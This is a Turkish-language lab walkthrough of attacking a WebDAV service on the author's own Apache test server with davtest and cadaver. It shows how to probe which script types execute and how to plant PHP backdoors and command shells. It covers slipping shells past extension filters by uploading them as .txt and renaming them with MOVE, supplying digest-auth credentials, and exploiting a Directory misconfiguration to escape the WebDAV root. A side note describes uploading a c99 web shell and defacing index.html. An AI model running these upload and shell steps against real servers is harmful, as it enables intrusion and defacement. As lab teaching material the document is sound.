PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php

Yani hedef sunucuda çalışabilen betik dilleri şu şekildeymiş:

Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.**txt**
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.**html**
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.**php**

O halde hedef web sunucuda desteklenen betik dili php olduğuna göre bir php backdoor'unu (şimdilik içi boş olsun) hedef apache sunucusuna WebDav servisi üzerinden upload'layalım.

Kali Linux 2018 Terminal:

```
> cd /root
> touch backdoor.php
```

(yeni kali’lerde)

```
> davtest -uploadfile /root/backdoor.php -uploadloc backdoor.php -url http://172.16.3.72/webdav
```

(eski kali’lerde)

```
> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav
```

Output:

```
**********************************************************
 Testing DAV connection
OPEN            SUCCEED:            http://172.16.3.72/webdav
**********************************************************
 unless  Uploading file
Upload succeeded: http://172.16.3.72/webdav/backdoor.php
```

Görüldüğü üzere Kali Linux 2018'deki /root/backdoor.php dosyası hedef WebDav servisinde bulunulan dizine (yani kök dizine) upload'lanmıştır. Ubuntu 14.04 LTS apache sunucusundaki WebDav servisinin kök dizinine bakacak olursak backdoor.php'yi görebiliriz.

Ubuntu 14.04 LTS WebDav Dizini:

Böylece hedef web sunucusundaki backdoor'a erişerek web sitesini hack'leyebiliriz.

Not: c99.php dosyası upload'lanmıştır ve arayüzden “Go to Directory” bölümü ile bir üst dizine geçilmiştir. Ardından “Make File” bölümü ile index.html dosyası oluşturulup içine Hacked By Bla Bla yazılmıştır. Böylece localhost sunucusu hack'lenmiştir.

=> DavTest Tool'u İçinde Yüklü Olan Backdoor'ları Upload'lama

Davtest tool'u içinde yüklü backdoor'ları upload'lamak için önce desteklenen betik dillerini saptamaya ihtiyaç yoktur. Çünkü bu işlemi davtest tool'u bizim yerimize yapıp desteklenen dile göre içinde yer alan uygun backdoor'u karşı sisteme upload'lamaktadır.

Kali Linux 2018 Terminal:

> davtest -sendbd auto -url http://172.16.3.72/webdav


Output:

```
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://172.16.3.72/webdav
********************************************************
NOTE    Random string for this session: 6IxFLDuff
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://172.16.3.72/webdav/DavTestDir_6IxFLDuff
********************************************************
 Sending test files
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.txt
PUT     jhtml   SUCCEED:
http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.jhtml
PUT     jsp     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.jsp
```

```
PUT     php     SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.php
PUT     shtml   SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.shtml
PUT     asp     SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.asp
PUT     html    SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.html
PUT     aspx    SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.aspx
PUT     pl      SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.pl
PUT     cgi     SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.cgi
PUT     cfm     SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.cfm
********************************************************
 Checking for test file execution
EXEC    txt     SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.txt
EXEC    jhtml   FAIL
EXEC    jsp     FAIL
EXEC    php     SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.php
EXEC    shtml   FAIL
EXEC    asp     FAIL
EXEC    html    SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.html
EXEC    aspx    FAIL
EXEC    pl      FAIL
EXEC    cgi     FAIL
EXEC    cfm     FAIL
********************************************************
 Sending backdoors
** ERROR: Unable to find a backdoor for txt **
PUT Shell:   php    SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff_php_backdoor.php
PUT Shell:   php    SUCCEED:     http://172.16.3.72/webdav/DavTestDir_6IxFLDuff_php_cmd.php
** ERROR: Unable to find a backdoor for html **

********************************************************
/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.php
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.html
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.cfm
Executes: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.txt
Executes: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.php
Executes: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/davtest_6IxFLDuff.html
PUT Shell: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/6IxFLDuff_php_backdoor.php
PUT Shell: http://172.16.3.72/webdav/DavTestDir_6IxFLDuff/6IxFLDuff_php_cmd.php
```

Çıktıdan görülebileceği üzere önce klasör oluşturulmuştur ve matematiksel işlem içeren tüm test betik dosyaları bu klasöre sırasıyla upload'lanmıştır. Ardından matematiksel işlemi hesaplayan betik dosyaları tespit edilmiştir ve böylece desteklenen betik dilleri saptanmıştır. Bunun üzerine davtest tool'u son olarak kendinde tanımlı backdoor dosyalarından desteklenen dile ait olanları (php backdoor'larını) karşı sisteme upload'lamıştır.

Ubuntu 14.04 LTS WebDav Dizini:



=> DavTest Tool'u İçinde Yükü Olan Backdoor'ları Txt Olarak Upload'lama ve Sonra Çalışabilir Hale Getirme

Davtest tool'u ile hedef web sunucusuna WebDav servisi üzerinden dosya upload'larken güvenlik mekanizmalarına takılabiliriz. Örneğin güvenlik mekanizması php, asp, aspx, jsp gibi script uzantılı dosyaların upload'lanmasını engelleyebilir. Fakat örneğin txt uzantılı dosyalara geçit verebilir. Bu durumda -move parametresi ile davtest tool'u betik dosyalarını txt olarak upload'lar, sonra hedef sisteme yerleşen txt dosyalarını move komutu ile ilgili uzantıya dönüştürebilir. Böylece hedef sisteme çalışabilir betik dosyaları upload'layabiliriz. Aşağıda bunun bir uygulaması gösterilmektedir.

Kali Linux 2018 Terminal:

> davtest -move -sendbd auto -url http://172.16.3.72/webdav

Output:


```
**********************************************************
 Testing DAV connection
OPEN            SUCCEED:        http://172.16.3.72/webdav
**********************************************************
NOTE    Random string for this session: wu8KmbMfeIWoV
**********************************************************
 Creating directory
MKCOL           SUCCEED:        Created http://172.16.3.72/webdav/DavTestDir_MfeIWoV
**********************************************************
 Sending test files (MOVE method)
```

```
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_txt.txt
MOVE    txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.txt
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_jhtml.txt
MOVE    jhtml   SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.jhtml
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_cgi.txt
MOVE    cgi     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.cgi
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_cfm.txt
MOVE    cfm     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.cfm
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_jsp.txt
MOVE    jsp     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.jsp
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_html.txt
MOVE    html    SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.html
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_pl.txt
MOVE    pl      SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.pl
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_shtml.txt
MOVE    shtml   SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.shtml
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_aspx.txt
MOVE    aspx    SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.aspx
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_php.txt
MOVE    php     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.php
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV_asp.txt
MOVE    asp     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.asp
*********************************************************
 Checking for test file execution
EXEC    txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV txt
EXEC    jhtml   FAIL
EXEC    cgi     FAIL
EXEC    cfm     FAIL
EXEC    jsp     FAIL
EXEC    html    SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.html
EXEC    pl      FAIL
EXEC    shtml   FAIL
EXEC    aspx    FAIL
EXEC    php     SUCCEED:        http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.php
EXEC    asp     FAIL
*********************************************************
Sending backdoors
** ERROR: Unable to find a backdoor for txt **
** ERROR: Unable to find a backdoor for html **
PUT     txt   SUCCEED: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV
php_backdoor_php.txt
MOVE Shell:  php    SUCCEED:    http://172.16.3.72/webdav/DavTestDir_eIWoV/php_backdoor.php
PUT    txt    SUCCEED:  http://172.16.3.72/webdav/DavTestDir_eIWoV/wu8KmbMfeIWoVphp_cmd_php.txt
MOVE Shell:  php    SUCCEED:    http://172.16.3.72/webdav/DavTestDir_wu8KmbMfeIWoV/php_cmd.php

*********************************************************
/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_wu8KmbMfeIWoV
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_wu8KmbMfeIWoV.txt
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_wu8KmbMfeIWoV.jhtml
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV cgi
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.cfm
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.jsp
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.html
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.pl
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.shtml
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.aspx
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.php
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.asp
Executes: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.txt
Executes: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.html
Executes: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV.php
```

MOVE/PUT Shell: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV/php_backdoor.php
MOVE/PUT Shell: http://172.16.3.72/webdav/DavTestDir_eIWoV/davtest_eIWoV/php_cmd.php

Çıktıdan görülebileceği üzere öncelikle karşı sistemde klasör oluşturulmuştur ve içine matematiksel işlem taşıyan tüm test betik dosyaları txt formatında uploadlanmıştır. Daha sonra yine sırasıyla MOVE komutu ile txt uzantılı dosyalar uygun betik uzantısına dönüştürülmüşlerdir. Ardından matematiksel işlemi hesaplayabilen betik dosyaları tespit edilmiştir ve hedef sunucuda desteklenen betik dili öğrenilmiştir. Son olarak desteklenen betik diline uygun davtest tool'unda yer alan backdoor dosyaları yine txt formatında gönderilip ardından uygun betik uzantısına dönüştürülerek sunucuya yerleştirilmiştir.

Ubuntu 14.04 LTS WebDav Dizini:



Uyarı

Eğer WebDav servisinde digest authentication aktifse erişim kullanıcı adı ve şifre ile gerçekleşeceğinden davtest tool'unu auth parametresi ile kullanmamız gerekmektedir. Hedef apache sunucusundaki WebDav servisinde digest authentication aktifken hedef webdav servisini davtest ile denetleyelim.

Kali Linux 2018 Terminal: [Önce auth parametresiz deneme]

> davtest -url http://172.16.3.72/webdav/

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiş WebDav servisinin kök dizinidir.
Not2 : Hedef IP adresinin localhost'una erişim için Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

Output:

```
**********************************************************
 Testing DAV connection
OPEN            FAIL:  http://172.16.3.72/webdav     Unauthorized. Digest realm="webdav",
nonce="Ea/k5PhmBQA=b3c4793da291c348d1e2699e10e9b606536344a8",
algorithm=MD5, qop="auth"
```

Görüldüğü üzere çıktı hedef WebDav servisinin yetkilendirme istediğini söylüyor. Şimdi auth parametresi ile hedef WebDav servisine erişmeye ve test etmeye çalışalım:

Kali Linux 2018 Terminal: [auth parametreli deneme]

```
> davtest -auth alex:alex -url http://172.16.3.72/webdav/
```

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiş WebDav servisinin kök dizinidir.

Not2 : Hedef IP adresinin localhost'una erişim için Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

Not3 : alex:alex'deki birincisi kullanıcı adıdır, ikincisi şifredir.

Output:

```
**********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://172.16.3.72/webdav
**********************************************************
NOTE    Random string for this session: XLWMPQOx
**********************************************************
 Creating directory
MKCOL                   SUCCEED:                Created http://172.16.3.72/webdav/DavTestDir
**********************************************************
 Sending test files
PUT     aspx    SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.aspx
PUT     html    SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.html
PUT     pl      SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.pl
PUT     cgi     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.cgi
PUT     jsp     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.jsp
PUT     asp     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.asp
PUT     txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.txt
PUT     shtml   SUCCEED:
http://172.16.3.72/webdav/DavTestDi/davtest_XLWMPQOx.shtml
PUT     cfm     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.cfm
PUT     jhtml   SUCCEED:        http://172.16.3.72/webdav/DavTestDi/davtest_XLWMPQOx.jhtml
PUT     php     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.php
**********************************************************
 Checking for test file execution
EXEC    aspx    FAIL
EXEC    html    SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.html
EXEC    pl      FAIL
EXEC    cgi     FAIL
EXEC    jsp     FAIL
EXEC    asp     FAIL
EXEC    txt     SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.txt
```

```
EXEC   shtml    FAIL
EXEC   cfm      FAIL
EXEC   jhtml    FAIL
EXEC   php      SUCCEED:        http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.php

*****************************************************
/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.html
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.cfm
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.php
Executes: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.html
Executes: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.txt
Executes: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.php
```

Görüldüğü üzere hedef WebDav servisine digest authentication methoduyla eriştik ve testimizi yapabildik.

Not: Kali (Eski) 'deki davtest bug'lı. -auth çalışmıyor ve unauthorized hatası veriyor. Halbuki yukarıdaki davtest kullanımı Kali Linux 2018 'de denendiğinde davtest sorunsuz çalışıyor. O yüzden davtest'i Kali Linux 2018'de kullan.

Ekstra ((Cadaver İstemcisi ile WebDav Servisine Erişim))

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

- Kali Linux 2018 [Cadaver İstemcisi (tool'u)]
- Ubunu 14.04 LTS [Hedef Apache ve WebDav Servisi]

Davtest tool'unu hedef web sunucusundaki dosyalara erişim, sunucuya dosya upload'lama, sunucudaki dosyaları değiştirme gibi işlemleri yapmak için kullanmıştık. Bu işlemler hedef web sunucusundaki WebDav servisinin yetenekleri doğrutusunda yapılabilmekteydi. Şimdi bir WebDav istemcisi olan cadaver ile bu işlemleri daha temel düzeyde, yani manuel olarak yapalım. Yani bir dosya upload'layacaksak PUT komutunu kullanalım, bir dosya uzantısını değiştireceksek MOVE komutunu kullanalım, bir dosya sileceksek DELETE komutunu kullanalım, vs...

Kali Linux 2018 Terminal:

> cadaver http://172.16.3.72/webdav

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu

sırasında belirlenmiş WebDav servisinin kök dizinidir.
Not2 : Hedef IP adresinin localhost'una erişim için Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

dav:/webdav/>

Görüldüğü üzere cadaver komutu sonrası hedef WebDav servisine bağlantı kurulmuş ve WebDav servisi komut satırı ekrana gelmiştir. Kullanılabilecek WebDav servisi komutlarını görmek için help komutunu kullanalım.

dav:/webdav/> help

Available commands:

ls	**cd**	**pwd**	**put**	**get**	mget	mput
edit	less	**mkcol**	**cat**	**delete**	**rmcol**	**copy**
move	lock	unlock	discover	steal	showlocks	version
checkin	checkout	uncheckout	history	label	propnames	chexec
propget	propdel	propset	search	set	open	close
echo	quit	unset	lcd	lls	lpwd	logout
help	describe	about				

Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye

Şimdi cadaver istemcisi ile hedef apache sunucusuna (hedef WebDav servisine) WebDav komutlarını deneyelim..

// Yerel sistemdeki /root/deneme.txt dosyası uzak sisteme deneme.txt olarak upload'lanır.

dav:/webdav/ > put /root/deneme.txt deneme.txt [Dosya Upload'lama]

Uploading /root/deneme.txt to '/webdav/deneme.txt';
Progress: [=====================>] 100.0% of 10 bytes succeeded.

dav:/webdav/ > ls [Dosya Listeleme]

Listing collection '/webdav': succeeded.

deneme.txt 10 Mar 8 15:38

dav:/webdav/ > move deneme.txt deneme.php [Dosya İsimlendirme]

Moving '/webdav/deneme.txt' to '/webdav/deneme.php': succeeded.

dav:/webdav/ > ls

deneme.php 10 Mar 8 15:38

dav:/webdav/ > pwd [Bulunulan Dizin]

Current collection is 'http://172.16.3.72/webdav/' .

dav:/webdav/ > mkcol deneme [Klasör Oluşturma]
Creating 'deneme' : succeeded.

dav:/webdav/ > cd deneme [Dizin Değiştirme]

dav:/webdav/deneme/ > pwd

Current collection is 'http://172.16.3.72/webdav/deneme'.

dav:/webdav/deneme/ > cd..
dav:/webdav/ > rmcol deneme [Klasör Silme]

Deleting collection 'deneme': succeeded.

dav:/webdav/ > cat deneme.php

deneme123

// Uzak sistemdeki deneme.php yerel sistemdeki /root/Desktop'a deneme.php ismiyle iner.

dav:/webdav/ > get deneme.php /root/Desktop/deneme.php [Dosya İndirme]

Downloading '/webdav/deneme.php' to '/root/Desktop/deneme.php':
Progress: [==========>] 100.0% of 10 bytes succeeded.

dav:/webdav/ > mkcol deneme
dav:/webdav/ > copy deneme.php deneme/ [Dosya Kopyalama]

Copying '/webdav/deneme.php' to '/webdav/deneme/deneme.php': succeeded.

dav:/webdav/ > cd deneme/
dav:/webdav/deneme/ > ls

Listing collection: '/webdav/deneme': succeeded.

deneme.php 10 Mar 8 15:58

Eğer hedef sistemdeki WebDav dizini üstüne çıkarak sistemin derinliklerine gitmek istersek mevcut durumda hatayla karşılaşırız.

dav:/webdav/deneme/ > cd ..
dav:/webdav/ > cd ..

Could not access / (not WebDAV-enabled?):
405 Method Not Allowed

dav:/webdav/ >

Eğer hedef web hedef web sunucusu WebDav servisini yapılandırırken yanlış bir ayar yaparsa üst dizine çıkma şansımız vardır. Örneğin apache'ye WebDav kurulumu sırasında 000-default.conf konfigurasyon dosyasında şu yapılandırma ayarları yapılmıştı.

```
# Apache sunucundaki 000-default.conf konfigurasyon dosyası açılır.
nano /etc/apache2/sites-available/000-default.conf

    # İlk satıra aşağıdaki ifade girilir.
    DavLockDB /var/www/DavLock

    # Ardından <VirtualHost> tag'ları arasına ise aşağıdaki ifadeler girilir.
    Alias /webdav /var/www/webdav
    <Directory /var/www/webdav>
       DAV On
    </Directory>
```

Eğer bu yapılandırma ayarları yerine şu yapılırsa

```
    # İlk satıra aşağıdaki ifade girilir.
    DavLockDB /var/www/DavLock

    # Ardından <VirtualHost> tag'ları arasına ise aşağıdaki ifadeler girilir.
    Alias /webdav /var/www/webdav
    <Directory /var/www>
       DAV On
    </Directory>
```

bu yanlış yapılandırmadan dolayı üst dizine çıkılabilecektir.

Ubuntu 14.04 LTS Terminal:

```
> sudo service apache2 restart
```

Kali Linux 2018 Terminal:

```
dav:/webdav/ > cd ..
dav:/ > ls

Listing collection `/': succeeded.
Coll:   AJAX                    0  Mar 30  2015
Coll:   CSS                     0  Jun 12  2015
Coll:   DOM XSS Uygulaması              0  Feb 13 17:25
Coll:   HTML                    0  Jan 11  2014
Coll:   JAVASCRIPT                      0  Jun 29  2015
Coll:   JOIN_SQL                        0  Jan 29  2015
Coll:   JQUERY                  0  Jun 14  2015
